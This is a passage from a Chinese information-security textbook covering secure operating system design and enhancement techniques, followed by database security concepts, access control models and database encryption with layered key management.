安全操作系统的设计优先考虑的是隔离性、完整性和可验证性三个基本原则，而不是普通操作系统所考虑的灵活性、方便性、性能、开发费用等因素。一般来说，安全操作系统的设计应考虑到以下因素：第一，实现通用操作系统中的基本安全功能，即保证各个过程的相互隔离性，每个过程都有其独立运行的安全空间；第二，安全性在安全操作系统中的实现，即安全内核的设计。

萨尔泽（Saltzer）和施罗德（Schroder）提出了下列安全操作系统的设计原则：

① 最小特权：为使无意或恶意的攻击所造成的损失达到最低限度，每个用户和程序必须按照"需要"原则，尽可能地使用最小特权。

② 机制的经济性：保护系统的设计应小型化、简单、明确。保护系统应该是经过完备测试或严格验证的。

③ 开放系统设计：保护机制应该是公开的，因为安全性不依赖于保密。

④ 完整的存取控制机制：对每个存取访问系统必须进行检查。

⑤ 基于“允许”的设计原则：应当标识什么资源是应该是可存取的，而非标识什么资源是不可存取的，也就意味着许可是基于否定背景的，即没有被显式许可标识的都是不允许存取的。

⑥ 权限分离：在理想情况下对实体的存取应该受到多个安全条件的约束，如用户身份鉴别和密钥等。这样使得侵入保护系统的人将不会轻易拥有对全部资源的存取权限。

⑦ 避免信息流的潜在通道：信息流的潜在通道一般是由可共享实体的存在所引起的，系统为防止这种潜在通道应采取物理或逻辑分离的方法。

⑧ 方便使用：友好的用户接口。

4.2.5.2　安全操作系统的实现方法

操作系统安全的可信性主要依赖于安全功能在系统中实现的完整性、文档系统的清晰性、系统测试的完备性和形式化验证所达到的程度。操作系统可以看成是由内核程序和应用程序组成的一个大型软件，其中内核直接和硬件打交道，应用程序为用户提供使用命令和接口。验证这样一个大型软件的安全性是十分困难的，因此要求在设计中要用尽量小的操作系统部分控制整个操作系统的安全性，并且使得这一小部分软件便于验证或测试，从而可用这一小部分软件的安全可信性来保证整个操作系统的安全可信性。



图 4-4　安全操作系统一般结构示意图

安全操作系统的一般结构如图 4-4 所示，其中，由安全内核用来控制整个操作系统的安全操作。可信应用软件由两个部分组成，即系统管理员和操作员进行安全管理所需的应用程序，以及运行具有特权操作的、保障系统正常工作所需的应用程序。用户软件由可信软件以外的应用程序组成。操作系统的可信应用软件和安全内核组成了系统的可信软件，它们是可信计算基的一部分，系统必须保护可信软件不被修改和破坏。

在操作系统中实现更强的安全机制主要有两条途径：开发具有相应安全特性的操作系统和在现有操作系统上添加安全增强机制。一般来讲。开发全新的安全操作系统代价大，需要兼容目前主流操作系统以保证系统易用性。相比之下，在现有主流操作系统添加安全特性相对容易实现，兼容性也易得到保证。在现有操作系统上实现安全增强是目前提高操作系统安全性普遍采用的方式，一般有三种具体方法：

（1）虚拟机法。在现有操作系统与硬件之间增加一个新的分层作为安全内核，操作系统几乎不变地作为虚拟机来运行。安全内核的接口几乎与原有硬件编程接口等价，操作系统本身并未意识到已被安全内核控制，仍像在裸机上一样执行它自己的进程和内存

管理功能，因此它可以不变地支持现有的应用程序，且能很好地兼容原来操作系统的将来版本。采用虚拟机法增强操作系统的安全性时，硬件特性对虚拟机的实现非常关键，它要求原系统的硬件和结构都要支持虚拟机。

（2）改进/增强法。在现有操作系统的基础上对其内核和应用程序进行面向安全策略的分析，然后加入安全机制，经改造、开发后的安全操作系统基本上保持了原来操作系统的用户接口界面。由于改进/增强法是在现有系统的基础上开发增强安全性的，受其体系结构和现有应用程序的限制，所以很难达到很高（如 B2 级以上）的安全级别。但这种方法不破坏原系统的体系结构，开发代价小，且能很好地保持原来操作系统的用户接口和系统效率。

（3）仿真法。对现有操作系统的内核进行面向安全策略的分析和修改以形成安全内核，然后在安全内核与原来操作系统用户接口界面中间再编写一层仿真程序。这样做的好处在于在建立安全内核时，可以不必受现有应用程序的限制，且可以完全自由地定义原来操作系统仿真程序与安全内核之间的接口。但采用这种方法要同时设计仿真程序和安全内核，还要受顶层原来操作系统接口的限制。另外根据安全策略，有些原来操作系统的接口功能不安全，从而不能仿真；有些接口功能尽管安全，但仿真实现特别困难。

4.2.5.3 安全操作系统的一般开发过程

首先建立一个安全模型。对一个现有操作系统的非安全版本进行安全性增强之前，要进行安全需求分析。也就是根据所面临的风险、已有的操作系统版本，明确哪些安全功能是原系统已具有的，哪些安全功能是要开发的。只有明确了安全需求，才能给出相应的安全策略。计算机安全模型是实现安全策略的机制，它描述了计算机系统和用户的安全特性。建立安全模型有利于正确地评价模型与实际系统间的对应关系，帮助我们尽可能精确地描述系统安全相关功能。另外，还要将模型与系统进行对应性分析，并考虑如何将模型用于系统开发之中，并且说明所建安全模型与安全策略是一致的。

然后是安全机制的设计与实现。建立了安全模型之后，结合系统的特点选择一种实现该模型的方法。使得开发后的安全操作系统具有最佳安全/开发代价比。

最后是安全操作系统的可信度认证。安全操作系统设计完成后，要进行反复的测试和安全性分析，并提交权威评测部门进行安全可信度认证。

4.2.5.4 操作系统近年来受到重视的安全增强技术

1. 增强对用户身份的鉴别

目前，一些主流的操作系统通过简单的口令来确认用户身份。这种鉴别是单向的和不安全的。对于一些安全计算机，在开机和用户登录方面加强了鉴别力度，采用了双因子鉴别，包括智能卡、USB-Key，甚至还采用了指纹、虹膜等鉴别方式。

2. 增强对访问的控制

传统的访问控制理论表现为一种关口控制的概念，不让不符合条件者进去，但是一旦取得进入的资格和权利，在范围内的活动行为就无法监管了，进入后想做什么就做什

么，其原因是主体对客体的访问和行为是根据预定的授权和身份识别来决定的。授权一旦确定，不看主体的表现，也不考查主体行为的可信性，直到另外一次授权的改变。对重要信息的授权人操作行为的忽视往往是信息流失事件多发的根源，即使专用业务系统有一定的流程控制和系统审计措施，对信息目标的流动管理往往在授权之后却没有通用的控制方法。这是由授权机制本身所限制的。

访问控制是操作系统实施资源保护的重要措施，其基本任务是在对主体进行识别和鉴别的基础上，判断主体是否允许访问客体，并以此限制主体对客体的访问。目前访问控制相关研究主要集中在三方面：访问控制策略，策略描述与验证，策略支持结构。

访问控制策略，根据具体安全需求所制定的对资源进行访问的相关限制和约束。从授权方式上讲，访问控制策略简单分为两类：自主式策略和强制式策略。在自主式策略中，资源所属主体能够对该资源的访问进行授权，决定其他主体是否可以访问该资源。自主式策略已在流行操作系统中得到广泛使用，但自主式策略资源管理权比较分散，信息容易泄漏，难以抵御特洛伊木马的攻击。在强制式策略中，资源访问授权根据资源和主体的相关属性确定，或者由特定主体（一般为安全管理员）指定。强制式策略对特洛伊木马攻击有一定的抵御作用，即使某用户进程被特洛伊木马非法控制，也不能随意扩散机密信息。

策略描述与验证，把安全策略以形式化方法描述和表示，并对正确性加以验证。随着安全需求的多样化发展，操作系统需要支持不同的，甚至是动态变化的访问控制策略，一些不局限于特定策略的形式化描述方法逐渐引起人们的重视，出现一些相应的策略描述方法和策略描述语言。把访问控制策略以形式化方式描述主要有两方面作用：一方面对现实环境下的安全需求或安全策略进一步抽象，便于在操作系统中实现；另一方面便于访问控制策略的正确性验证。基于角色的访问控制是近年来影响最大的不局限于特定策略的访问控制描述方法。它的基本思想是在用户与权限之间引入角色的概念，利用角色来实现用户和权限的逻辑隔离，即用户与角色相关联，角色与权限相关联，用户通过成为相应角色的成员而获得相应权限，并不针对特定访问控制策略，角色之间，角色与权限，角色与用户的关系可以根据具体的应用环境和策略进行配置和指定。

策略支持结构，即在系统中如何实现具体的访问控制策略。

随着计算机系统的广泛应用和安全需求的多样化发展，研究和开发不局限于具体策略的支持框架逐渐引起人们的注意。从 20 世纪 90 年代初，一些研究机构和学者就开始安全策略灵活支持的研究，提出一些策略灵活支持的体系结构。

通用访问控制框架。该框架主要思想是把访问控制从逻辑上分为两部分：访问决策部件和访问执行部件的这种访问控制机制逻辑分离的思想在开放系统安全框架的访问控制部分得到体现。

美国国家安全局，犹他大学微内核结构研究组等开发的一种安全体系结构，目标是对多种安全策略和安全策略的动态改变提供统一支持。其基本思想是通过一个或多个独

立安全服务器负责安全策略的管理和执行，通过进程间通信机制与系统的其他功能部件相联系。为了保证效率，其他功能部件通过设置访问向量缓冲区缓存一些上下文的访问决策结果。

3．审计增强

审计是一种通过事后追查增强系统安全性的安全技术。它要求对涉及系统安全的操作做完整记录，并对这些记录进行必要的分析。在安全操作系统中，安全审计的作用主要体现在根据审计信息追查执行事件的当事人，明确事故责任；通过对审计信息的分析，可以发现系统设计或配置管理存在的不足，有利于改进系统安全性；把审计功能与告警功能结合起来，可以实现安全管理员对系统状态的实时监控。操作系统的安全审计增强主要集中在以下方面：审计信息的结构化与可视化；审计信息分析的自动化；审计信息的保护。

审计信息的结构化与可视化，就是把记录下来的原始的，底层的信息抽象成高层的事件提供给系统管理员。随着操作系统的复杂化，海量的审计信息不可能交给用户手工分析，需要审计信息的自动化分析或半自动化分析以协助用户发现外界入侵和违背系统安全的操作。审计信息的保护，尤其在系统遭到入侵时，如何在受侵害的系统上保证审计数据不被非法删除和篡改是审计功能发挥作用的基础，目前受到广泛的重视。这方面的审计增强近来主要体现为两个方向：把审计功能与系统其他功能隔离，防止系统中其他安全机制被攻破危害到审计信息的完整性，单独设置审计管理员负责审计就是审计增强的一个具体实例；通过密码技术或分布存储技术保证审计信息的保密性和完整性。

4．安全管理增强

安全管理在操作系统安全中占有非常重要的地位。很多安全事件的发生都存在一定的管理根源，这其中既有操作系统管理机制上的因素，也有用户管理配置上的因素。操作系统安全管理方面的增强主要针对以下两个方面：改进原有操作系统中管理方面的缺陷和开发自动化或半自动化的辅助管理技术或工具。

5．多管理员增强

目前，管理员方面的安全增强主要体现为两种形式：通过多个管理员共同实现对系统的管理，每个管理员负责不同的管理职责，彼此之间既相互协助，又相互制约；通过一定的机制限制管理员程序的权限，减少因这些特权程序被非法控制带来的危害。

6．自动化辅助管理

用户管理配置引起的安全漏洞对系统安全构成严重的威胁。除用户自身的原因外，操作系统安全机制和管理机制的复杂化也是导致管理配置漏洞的内在因素之一。近年来，自动化或半自动化的辅助管理技术与工具的开发受到相当的重视，具体体现在：自动化配置能够提高安全系统对用户错误或疏忽的免疫力，是考核安全产品保证级别的重要指标之一；漏洞扫描是发现和消除管理配置漏洞的重要措施，目前也受到相当重视。漏洞扫描技术结合系统安全需求和攻击技术，模拟攻击者检查系统的弱点，分析被检查系统

的安全状况，并提交系统的安全分析报告，帮助用户改进系统安全配置。此外，上面提到的审计信息自动化分析也是安全管理增强的一个方面，它可协助管理员发现和消除系统管理方面存在的安全隐患。

除以上提到的安全增强技术外，针对缓冲区溢出的安全增强，网络协议栈安全增强，系统完整性保护等近年来也有一定的研究。

4.3　数据库系统的安全

4.3.1　数据库安全的概念

数据库系统是高效存储、管理、使用和维护数据的集约式平台。从数据库软件的分类出发，数据库安全可以粗略划分为数据库管理系统安全和数据库应用系统安全两个部分。数据库管理系统安全对于数据库应用系统安全的实施具有决定、支撑和限制性作用，数据库应用系统安全对于数据库管理系统安全的发展具有补充、促进作用。

作为一类专门的软件系统，数据库的安全问题，可以近似的认为是用于存储而非传输的数据的安全问题。但是普通的存储数据加密是不足以解决数据库的安全问题的。数据库系统的结构与一般文件有很大差异，对数据库系统的访问也不同于对一般文件的访问，因此数据库系统的安全问题是不同于一般用于存储的文件系统的安全。

关于数据库的定义，国内外尚无统一的定义。我国 GB17859-1999《计算机信息系统安全保护等级划分准则》中的《中华人民共和国公共安全行业标准 GA/T389-2002》“计算机信息系统安全等级保护数据库管理系统技术要求”对数据库安全的定义是：数据库安全就是保证数据库信息的保密性、完整性、一致性和可用性。保密性是指保护数据库中的数据不被破坏和删除；一致性指确保数据库中的数据满足实体完整性、参照完整性和用户定义完整性要求；可用性指确保数据库中的数据不因人为的和自然的原因对授权用户不可用。

一般而言，数据库安全涉及以下这些问题：

1．物理数据库的完整性

保证数据库系统中的数据不受各种自然或者物理问题而破坏，如地震、水灾、火灾、盗窃、电力问题或设备故障等。

2．逻辑数据库的完整性

对数据库的结构化特征提供保证，确保数据库系统结构、数据库模式数据库数据不被非法修改，事物处理及操作符合数据库各种完整性约束。如对其中一个字段的修改不应该破坏其他字段。

3．元素安全性

确保数据库各种存储元素满足机密性、完整性、可用性等限制。元素控制比文件控

制复杂，拥有更多的粒度层次和更灵活的安全策略。

4. 可审计性

可以提供追踪存取和修改数据库元素的用户的能力。记录数据库中所有事物和操作，保留详细的审计和日志记录，提供有效地威慑和事后追查、分析和取证工具。审计和日志的粒度直接决定审计的时间和代价。

5. 访问控制

确保只有授权用户和程序可以访问那些允许它们访问的数据元素，同时保证对不同的用户限制使用不同的控制策略并允许灵活设置。

6. 身份认证

不允许一个未经授权的用户对数据库进行操作。

7. 可用性

数据库系统能够随时对授权用户提供高质量的数据库服务，让用户能够最大限度地访问允许他访问的数据。

8. 推理控制

数据推理是指用户通过合谋、拼凑等方式，从合法获得的低安全等级信息及数据中推导出受高安全等级保护的内容，也可以进一步估计数据推理的准确程度。推理控制机制必须保证用户不能从被公开发布的、授权可被访问的信息以及统计信息中，推导出秘密的、未被授权访问的信息以及统计信息，保护所有的秘密信息。

9. 多级保护

多级保护是信息系统等级安全中重要的思想。根据现实应用的要求，可以将数据划分为不同密级的集合，也可以将同一记录中的不同字段划分为不同的保密等级，还可以将同一字段的不同值划分为不同的安全等级，从而实现数据的等级划分以及用户依据相应等级安全策略要求的等级访问。

10. 消除隐通道

在多级安全模型中，隐通道是一种违反系统安全策略，表面上合法的操作序列，它是一种可被攻击者利用于将高等级数据向低等级用户传送的通信信道。

消除隐通道的目的是防止程序或者用户之间通过非法授权进行信息传递，需要发现各种隐通道包括时间隐通道、存储隐通道等。

为了解决以上的安全目标，数据库安全在技术上采取了一系列的方法，具体包括：数据库访问控制技术、数据库加密技术、多级安全数据库技术、数据库的推理控制问题和数据库的备份与恢复等。

4.3.2 数据库安全的发展历程

数据库安全的发展可分为 4 个阶段：萌芽阶段、军事主导阶段、标准化阶段、多样化阶段。

20 世纪 60 年代末，随着计算机网络的诞生，人们开始重视多用户资源共享计算机的安全问题。1967 年，美国国防部组建了美国国防科学委员会管理的计算机安全特别行动小组，致力于研究如何有效保护多用户资源共享计算机系统中机密信息的软、硬件保护技术并提供有关建议。这个事件标志着萌芽阶段的到来。

在萌芽阶段中，研究人员主要采用面相威胁的方法开发计算机安全系统，用以消除非授权信息泄露、非授权信息修改和服务拒绝三类威胁。研究工作主要体现在访问控制抽象语义、计算机安全基本原理、安全模型和安全操作系统的设计与开发几个方面，为安全数据库的研究和开发奠定了基础。

20 世纪 70 年代中期，随着美国空军组织的 Multics 操作系统上的可信数据库管理系统研究启动，数据库安全进入了军事主导阶段。在此期间 IBM 的 P.P. Griffiths 讨论了 System R 授权模型，给出了分析关系数据库访问控制模型和机制的理论基础。

进入 20 世纪 80 年代中期，随着美军 TCSEC（橘皮书）的提出，数据库系统安全研究进入了标准化阶段。美军还颁布了 TDI（Trusted Database Interpretation 可信数据库解释）的文件，说明如何使用 TCSEC 对数据库管理系统和其他高级应用进行评估。同时，美国军方资助了 SeaView（Secure Data View）项目，LDV（Lock Data View）项目等，这些项目的目标均为达到 A1 级的安全数据库。同时 Oracle 的 Trusted Oracle7 达到了 B1 级，Sybase 的 SQL Server 达到了 C2 级，SQL Secure Server 达到了 B1 级，Informix 的 INFORMIX-Online/Secure5.0 达到了 B1 级。

20 世纪 90 年代，随着计算机技术的高速发展，社会对计算机技术的需求推动了整个信息领域的高速发展。传统的基于军事需求的数据库安全研究已经无法满足社会的要求。数据库安全面临着应用环境和安全需求的多样化、数据模型的多样化、网络及分布式计算发展的多样化以及基础安全理论的发展的挑战，因此数据库安全的研究也随之进入多样化发展阶段。

我国的数据库安全起步较晚，目前尚处于国外标准化阶段，其代表工作包括北京大学牵头，人民大学、中软公司、华中科技大学参与的 COBASE、华中科技大学达梦公司的 DM3、南京大学和南大苏富特软件股份有限公司开发的 Softbase、中国科学院信息安全国家重点实验室研制的 LOIS 安全数据库、东软集团有限公司开发的 Openbase Secure 等。

4.3.3　数据库访问控制技术

在数据库中，访问控制技术提供了一种控制用户访问数据的机制，它通过创建用户、授予用户相应权限来实施这种控制，规定只有具有相应权限的用户，在符合要求的条件下，才能对数据进行相应的操作。这样一种机制在数据库安全领域发挥巨大作用，目前几乎所有的商用 DBMS 都提供这种机制来防止非法用户访问数据库。

4.3.3.1 数据库安全模型

安全模型也被称为策略表达模型，是一种对安全需求与安全策略的抽象概念模型。数据库安全模型是系统安全模型在数据库系统中的一种特殊表达形式，是安全策略在数据库系统中的表达模型，它描述了数据库系统中的安全需求与安全策略。安全策略是安全体系结构中的重要组成部分。安全策略是一组规定如何管理、保护和指派敏感信息的法律、法规和实践经验的集合。

安全策略表达模型一般分为两大类，即自主访问控制（DAC）和强制访问控制（MAC）。自主访问控制中，用户对信息的访问是基于用户的鉴别和访问控制规则的确定，每个用户都要给予系统中每个访问对象的访问权限。自主访问控制模型的典型代表有HRU 模型（Harrison、Ruzzo、Ullman 访问控制矩阵模型）、Jones 取予模型（Take-Grant模型）、动作——实体模型等。在强制访问控制中，系统给主体和客体分配了不同的安全标记，通过比较主体和客体的安全标记是否匹配，来决定是否允许访问。强制访问控制的典型代表有 BLP 模型（Bell-La Padula 模型）、基于角色的存取控制模型、Clark-Wilson模型、BN 模型（Brewer Nash Chinese Wall 模型）等。在数据库安全领域，还有 Wood模型、Smith Winslett 模型等。

一般而言，数据库中需要满足的安全策略应该满足以下一些原则：

1. 最小特权原则

最小特权原则是指将用户对信息的访问权限进行有效约束，使得该用户仅被允许访问他应该访问的信息范围内，只让访问用户得到相当有限的权利。这些权利恰好能保证该用户完成自己的工作，多余的权利则不分配。这是一种相当普遍的策略，对于数据库主体尤为重要，因为对用户的权利进行必要的限制，可以把信息泄露的可能性降低到最小范围内。

2. 最大共享原则

最大共享原则是指让用户尽可能地能够访问那些他被允许访问的信息，使得不可访问的信息只局限在不允许访问这些信息的用户范围内，从而保证数据库中的信息得到最大限度的利用。但是，这也并不意味着允许用户能访问整个数据库资源，而是在满足安全要求的前提下实现最大限度的共享。显然，这样的访问策略对数据库安全而言是很重要的，如果用户要求被苛刻地限制而得不到所需要的信息，这就在某种程度上失去了建立数据库的意义。

3. 开放系统原则和封闭系统原则

在一个开放系统中，策略约束定义针对的是那些明确禁止的操作。只要不是策略明确禁止的操作，一般的存取访问都是允许的。在一个封闭系统中，则恰恰相反。策略约束定义针对的系统允许的操作。只有明确许可的访问才允许进行。

在开放系统中，存取规则规定的是哪些访问操作是不被允许的，如果某一条访问规则丢失，就会导致未经许可的访问发生。在封闭系统中，访问规则规定的仅仅是哪些访

问是被许可的。如果某条访问规则丢失，只会使得访问限制更加严格。但若对于开放系统和封闭系统而言，若访问规则存在缺陷，则都可能导致未经许可的访问发生。相比而言，从安全角度来看，封闭系统相对比较可靠的，但是一个封闭的系统固然保密，可如果实现共享则会遇到很多困难。

在设计访问控制策略时，还有一些特殊的规则约束，如基于数据库内容的约束；基于某些关键的属性名的约束；基于上下文的约束；基于历史信息的约束。对于基于数据库内容的访问控制，它的访问控制策略是依据数据库中数据字段内容来进行判别允许访问与否的策略，即用户对于数据库的访问能力根据由数据记录的某个属性值来确定的。对于基于关键属性名称的访问控制，是考虑允许一个用户进行访问与否的成功关键不是取决于数据库中的属性值，而是属性名。对于基于上下文指定的访问控制，它的访问控制判别关键是与各属性之间的关系有关，这种控制主要限制用户同时对多个属性进行访问。对于基于历史相关的访问控制，它是针对有些数据就其本身来讲并不会泄露什么秘密，但是和用户以前已经得到的数据联系起来，就可能让用户从中推断出秘密信息的内容的情况来考虑的。

4.3.3.2 数据库安全策略的实施

实现数据库安全性的关键在于访问控制，在制定了访问控制策略的基础上，要在数据库系统中实施这些访问控制策略通常包括以下这些方法。

1. 子模式法

在数据库中，数据库的模式描述了库中数据自身以及数据之间一系列相对稳定的特征信息。在数据库中，数据内容是可以动态变化的，但数据库的模式在较长一段时间里是保持不变的。对于用户而言，他所能访问到的信息是数据库中模式的一部分，并且是模式的一种对外体现形式，而不能访问到或了解到整个模式。用户所能了解的那部分模式，称为子模式。

利用子模式，数据库系统就可以提供某些类型的访问控制。当用户不被授权访问某些属性信息时，系统就将该属性的信息从用户可访问的子模式中剔除出来，让余下的属性构成的子模式提供给用户。根据不同的访问控制要求，可以给不同的用户提供不同的子模式，从而实现了数据库中数据的安全性。

2. SQL 修改查询法

该方法的核心思想是当用户进行 SQL 查询时，数据库系统对用户提交的 SQL 查询语句自动附加上更多的安全约束限制。例如用户提交 SQL 语句的查询条件为“满足条件 A 的数据记录”，而数据库系统中安全策略规定“不满足条件 B 的记录是不能访问”。当用户提交这个查询时候，数据库管理系统会对用户的该用户的查询进行自动化的修改，用户的查询条件实际上变成了“既要满足条件 A 又要满足条件 B 的数据记录”。

3. 集合法

有时，是否允许对信息进行访问不仅仅取决于当前的查询，还取决于以前曾提过的

查询及系统作出的回答，这便是前面所述的基于上下文的访问控制及基于历史的访问控制策略，显然，子模法及修改询问法对这样的策略不适用。为解决这一问题，可以定义一个集合，集合中每个元素表示访问对象及进行的操作，简称为对象访问。同一集合中的元素均为互斥的，即如果某个元素表示的对象访问发生过，则其他对象访问不允许再发生。

4．请求排序法

当访问对象很多、存取规则也很多时，采用集合法处理很复杂，为此，可根据存取规则来确定请求顺序，对各请求进行拓扑排序，从而理顺各 SQL 请求与安全规则之间的关系，获得一个准确的查询约束。

4.3.4 数据库加密

4.3.4.1 数据库加密概念

针对数据库系统的加密技术是保证数据安全性，强化安全存取管理的重要手段。通常而言，大型数据库管理系统的运行平台一般是 MS-Windows 和 Unix，这些操作系统的安全级别相对较低，安全功能有限。尽管数据库管理系统在操作系统提供的安全功能基础上增加了不少安全措施，但由于操作系统和数据库管理系统对数据库文件本身仍然缺乏有效的保护措施，这就为攻击者提供了可乘之机。

数据库加密技术是一种对计算机系统外存储器中数据进行保护的有效手段。通过数据加密，可以对数据库的关键数据进行保护，保证关键数据即使被泄露或者丢失，也难以被人破译，因此可以大大提高关键数据的安全性。

同时，可以依据数据库的使用者的使用权限、数据库中数据的物理存储与逻辑关系对数据库的密钥机制进行分配管理，从而使得对于数据库内容不需要了解的数据库管理员不能获取数据的明文信息。这样也防范了攻击者滥用数据库管理员权限，窃取用户数据的可能，从而提高用户数据的安全性。

4.3.4.2 数据库加密技术的基本要求

数据加密是防止数据库中数据泄露的有效手段，与传统的加密技术相比，数据库加密技术具有其更为特殊的要求。

（1）数据库中的数据保存的时间相对更长，因此对加密强度的要求也更高；

（2）数据库中数据量很大，对数据的加解密时间相对较长，因此加密速度要求更高；为了避免反复的加解密，更新密钥的频度也不易过高；为了避免破译风险，不可以对海量数据使用同一密钥加密，需要进行合理分配；

（3）数据库中数据通常是多用户共享的，对加密和解密的性能要求也会更高，以不会明显降低系统性能为要求；

（4）数据库中的数据规律性较强，某一个列的数据项往往取值于某一个限定范围，往往呈现一定的概率分布。因此数据库的加密技术需要消除密文之间的关联性，确保相同或类似的明文在加密后的密文无规律性。

4.3.4.3　数据库加密技术相关问题

一般而言，对于关系数据库系统的数据库加密技术关注以下这些问题。

1．适应数据查询的加密机制

传统的加密技术是以数据块为单位，加密的对象是一个文件或者通信数据包，加解密都是从头至尾顺序进行，而数据库数据的使用方法决定了它不可能以整个数据库文件为单位进行加密。当符合检索条件的记录被检索出来后，就必须对该记录迅速解密。如果数据库采用的加密技术其加密对象是数据库文件的话，当欲检索的记录是数据库文件中随机的一段，那么就无法从中间开始解密，除非对数据库文件进行从头到尾的一次解密，然后再去查找相应的这个记录，显然这样的处理方式效率非常低下。必须解决随机地从数据库文件中某一段数据开始解密的问题。同时，加密系统影响数据操作响应时间应尽量短。此外，对数据库的合法用户来说，数据的录入、修改和检索操作应该是透明的，不需要考虑数据的加/解密问题。

对于传统的密码系统中，密钥是秘密的，知道的人越少越好。一旦获取了密钥和密码体制就能攻破密码，解开密文。而数据库数据是共享的，有权限的用户随时需要知道密钥来查询数据。因此，数据库密码系统宜采用公开密钥的加密方法。

2．多级密钥管理机制

加密数据库中的密钥管理比其他系统的密钥管理更为困难与复杂。如在加密数据库中往往存储了海量的数据，因此当更换密钥时，需要将原有加密数据进行解密处理，这样就会造成较大的计算代价，因此密钥的更新不宜过于频繁。

数据库客体之间隐含着复杂的逻辑关系，一个逻辑结构可能对应着多个数据库物理客体，所以数据库加密不仅密钥量大，而且组织和存储工作比较复杂，需要对密钥实现动态管理。为了解决这一问题，往往采取了分级密钥管理结构。

如对于关系数据库中，查询路径依次是数据库名、表名、记录名和字段名。数据库关系运算中参与运算的最小单位是字段，因此，字段是最小的加密单位。也就是说当查得一个数据后，该数据所在的库名、表名、记录名、字段名都应是知道的。一般而言，对应的库名、表名、记录名、字段名都具有自己的子密钥，这些子密钥组成了一组能够随时加/解密的公开密钥。

从结构上而言，可以将具体的实现技术归纳为二级、三级密钥以及更多层级的管理机制。对于二级密钥结构，其第一级密钥为主密钥，第二级密钥为工作密钥，主密钥对二级密钥进行保护，二级密钥对数据库中的数据提供保护。对于三级密钥结构，第一级密钥为主密钥，第二级密钥为各个数据表的表密钥，第三级密钥为各个数据项的项密钥。

从实现技术上，主密钥是以明文形式存在的，因此它的存储访问需要受到数据库系统的访问控制策略保护，往往存储于数据库中的安全区域内，如将密钥存储于硬件加密部件中，并且对下级密钥的解密过程在硬件部件中执行。

3．部分加密技术

数据加密通过对明文进行复杂的加密操作，以达到无法发现明文和密文之间、密文

和密钥之间的内在关系，经过加密的数据需要经得起来自操作系统和 DBMS 的攻击。另一方面，DBMS 要完成对数据库文件的管理和使用，必须具有能够识别部分数据的条件。因此，只能对数据库中数据进行部分加密。

同时，需要对加密数据进行合理的处理，这样才能有效地进行加密后数据的管理。在进行数据加密时，加密后的数据往往是以二进制的形式输出的，这就会造成输出的数据类型与被加密的原始数据的基本类型不一致，这样当进行数据管理时，DBMS 将会因加密后的数据不符合定义的数据类型而拒绝加载，因此合理的数据类型处理是加密中需要考虑的首要问题。其次，需要处理数据的存储问题，实现数据库加密后，应基本上不增加空间开销。在目前条件下，数据库关系运算中的匹配字段，如外码、索引字段等数据不宜加密。

4．层次加密技术

可以在 3 个不同层次实现对数据库数据的加密，这 3 个层次分别是 OS、DBMS 内核层和 DBMS 外层。

在 OS 层对数据库文件进行加密，由于操作系统无法了解数据库文件中的数据关系，因此操作系统不可能为数据库系统产生与数据相关的、合理的密钥，也无法进行合理的密钥管理和使用。对于大型数据库来说，由于其数据管理相对复杂，因此在 OS 层进行加密目前还难以实现。

在 DBMS 内核层实现加密，这种方法也被称作库内加密，它是指数据在物理存取之前完成加/解密工作，如图 4-5 所示。在这种方式下，加、解密过程对用户与应用而言是透明的，数据库应用系统并不感知加/解密部件的存在，加/解密的操作由 DBMS 和加解密部件在一定配置策略下独立协同完成。在这种加密方式下，密钥往往存储于 DBMS 可以访问到的地方，以数据字典的形式存在。但这种方式涉及 DBMS 和加密部件之间的接口问题，这就需要 DBMS 开发商的支持。




图 4-5　DBMS 内核层加密

这种加密方式的优点是加密功能强，并且加密功能几乎不会影响或者很少影响 DBMS 的功能。对于数据库应用系统而言，DBMS 内核层加密方式的透明性，使得应用程序无须做任何改动就可以直接获取较好的安全性。

